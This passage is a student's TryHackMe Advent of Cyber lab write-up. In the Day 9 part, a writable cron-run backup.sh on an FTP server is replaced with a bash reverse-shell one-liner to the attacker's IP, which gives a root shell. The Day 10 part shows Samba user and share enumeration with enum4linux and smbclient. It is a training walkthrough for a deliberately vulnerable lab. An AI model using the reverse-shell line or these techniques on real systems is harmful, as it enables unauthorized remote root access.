drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534  65534      4096 Nov 16  2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||20224|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111    113        341 Nov 16  2020 backup.sh  
-rw-rw-rw-  1 111    113         24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get backup.sh  
local: backup.sh remote: backup.sh  
ge229 Entering Extended Passive Mode (|||22426|)  
150 Opening BINARY mode data connection for backup.sh (341 bytes).  
100% |*****| 341      232.38 KiB/s   00:00 ETA  
226 Transfer complete.  
341 bytes received in 00:00 (1.73 KiB/s)  
ftp> get shoppinglist.txt  
local: shoppinglist.txt remote: shoppinglist.txt  
229 Entering Extended Passive Mode (|||58336|)  
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).  
100% |*****| 24      334.82 KiB/s   00:00 ETA  
226 Transfer complete.  
24 bytes received in 00:00 (0.12 KiB/s)  
ftp> 
```

Open a new terminal in the next tab and type nano backup.sh to edit the file.

```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
(1211102835@kali)-[~]  
$ nano backup.sh
```

Put # to ignore the original text and type `bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1`. (You can find it on top-right on the main screen, not the ip address that is given.) After that, type `ctrl+x` to exit it.



```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x
GNU nano 6.2 backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!


# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.33.20/4444 0>&1
```

Type `nc -lvp 4444` to catch the connection on our AttackBox or kali.



```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x
(1211102835@kali)-[~]
$ nano backup.sh
(1211102835@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```


Back to the previous terminal and put backup.sh to cover the original files.


```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||20224|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111    113      341 Nov 16  2020 backup.sh  
-rw-rw-rw-  1 111    113      24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get backup.sh  
local: backup.sh remote: backup.sh  
ge229 Entering Extended Passive Mode (|||22426|)  
150 Opening BINARY mode data connection for backup.sh (341 bytes).  
100% |*****| 341 232.38 KiB/s 00:00 ETA  
226 Transfer complete.  
341 bytes received in 00:00 (1.73 KiB/s)  
ftp> get shoppinglist.txt  
local: shoppinglist.txt remote: shoppinglist.txt  
229 Entering Extended Passive Mode (|||58336|)  
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).  
100% |*****| 24 334.82 KiB/s 00:00 ETA  
226 Transfer complete.  
24 bytes received in 00:00 (0.12 KiB/s)  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||20517|)  
150 Ok to send data.  
100% |*****| 384 9.89 MiB/s 00:00 ETA  
226 Transfer complete.  
384 bytes sent in 00:00 (0.97 KiB/s)  
ftp> █
```

After that, wait for one minute for the reverse system shell on the FTP Server.

```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x  
1211102835@kali: ~  
$ nano backup.sh  
1211102835@kali: ~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768  
bash: cannot set terminal process group (1318): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# █
```


Question 3


Type cat shoppinglist.txt to get the answer.



```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x 1211102835@kali: ~ x  
(1211102835@kali)-[~]  
$ cat shoppinglist.txt  
The Polar Express Movie  
(1211102835@kali)-[~]  
$
```

Question 4

Type cat /root/flag.txt when done reverse system shell on the FTP Server.



```
1211102835@kali: ~  
File Actions Edit View Help  
1211102835@kali: ~ x 1211102835@kali: ~ x 1211102835@kali: ~ x  
(1211102835@kali)-[~]  
$ nano backup.sh  
(1211102835@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768  
bash: cannot set terminal process group (1318): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

Thought process/methodology:

For question 1, we can get the answer when type ls for the first time which is public. For question 2, we change the cd public and can see the answer when type ls again. For question 3, we just type cat shoppinglist.txt to get the answer. For the last question, we type cat /root/flag.txt after done the reverse system shell.

Day10 Don't Be selfish

tool used: kali linux

Question 1

We Use the command U in the enum4linux to get to know the number of user on the Samba Server

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.109.0
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:09:16 2022
```

```
=====
| Target Information |
=====
Target ..... 10.10.109.0
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.10.109.0 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01
```

```
=====
| Session Check on 10.10.109.0 |
=====
[+] Server 10.10.109.0 allows sessions using username '', password ''
```

```
=====
| Getting domain SID for 10.10.109.0 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
| Users on 10.10.109.0 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfnceager     Name: elfnceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:
```

```
=====
| Users on 10.10.109.0 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager     Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:
```

Question 2

We use the command S in the enum4linux to get to know the number of the share on the Samba Server

```
root@lp-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.109.0
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:13:50 2022
```

```
=====
| Target Information |
=====
Target ..... 10.10.109.0
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.10.109.0 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01
```

```
=====
| Session Check on 10.10.109.0 |
=====
[+] Server 10.10.109.0 allows sessions using username '', password ''
```

```
=====
| Getting domain SID for 10.10.109.0 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
| Share Enumeration on 10.10.109.0 |
=====
WARNING: The "syslog" option is deprecated

  Sharename      Type      Comment
  -----
  tbfc-hr        Disk      tbfc-hr
  tbfc-it        Disk      tbfc-it
  tbfc-santa     Disk      tbfc-santa
  IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

```
  Server          Comment
  -----
  Workgroup        Master
  -----
  TBFC-SMB-01      TBFC-SMB
```

```
[+] Attempting to map shares on 10.10.109.0
//10.10.109.0/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-santa Mapping: OK, Listing: OK
//10.10.109.0/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Wed Jun 22 14:13:51 2022
```

Question 3

We tried all the sharename to determine which one can log in without password and we tested out the tbfc-santa need no password to login

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# smbclient //10.10.109.0/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?               allinfo      altname      archive      backup
blocksize       cancel       case_sensitive cd            chmod
chown           close        del          deltree      dir
du             echo         exit         get          getfacl
geteas          hardlink     help         history      iosize
lcd            link         lock         lowercase    ls
l              mask         md           mget         mkdir
more           mput         newer        notify       open
posix           posix_encrypt posix_open   posix_mkdir  posix_rmdir
posix_unlink    posix_whoami print        prompt       put
pwd            q            queue       quit         readlink
rd             recurse     reget       rename       reput
rm             rmdir       showacls    setea        setmode
scopy          stat         symlink     tar          tarmode
timeout        translate    unlock      volume       vuid
wdel           logon       listconnect showconnect  tcon
tdis           tid         logoff      ..           !
smb: \>
```

Question 4

We type the command help(help) to get all the command that can be use in the smb

```
smb: \> help
?               allinfo      altname      archive      backup
blocksize       cancel       case_sensitive cd            chmod
chown           close        del          deltree      dir
du             echo         exit         get          getfacl
geteas          hardlink     help         history      iosize
lcd            link         lock         lowercase    ls
l              mask         md           mget         mkdir
more           mput         newer        notify       open
posix           posix_encrypt posix_open   posix_mkdir  posix_rmdir
posix_unlink    posix_whoami print        prompt       put
pwd            q            queue       quit         readlink
rd             recurse     reget       rename       reput
rm             rmdir       showacls    setea        setmode
scopy          stat         symlink     tar          tarmode
timeout        translate    unlock      volume       vuid
wdel           logon       listconnect showconnect  tcon
tdis           tid         logoff      ..           !
```

We type the command ls(list) to get all the directory left by the ElfMcSkidy. We get to know that the directory left by him is jingle-tunes.

```
smb: \> ls
.                D           0   Thu Nov 12 02:12:07 2020
..               D           0   Thu Nov 12 01:32:21 2020
jingle-tunes     D           0   Thu Nov 12 02:10:41 2020
note_from_mcskidy.txt N         143  Thu Nov 12 02:12:07 2020
```

Thought process/Methodology:

We have used the `enum4linux` to get the share name in the sharelist and the total number of user in the Samba Server. After that, we login into one of the share to get the note from the ElfMcSkidy. By getting the help from the help command, We finally get to know the directory left by ElfMcShidy.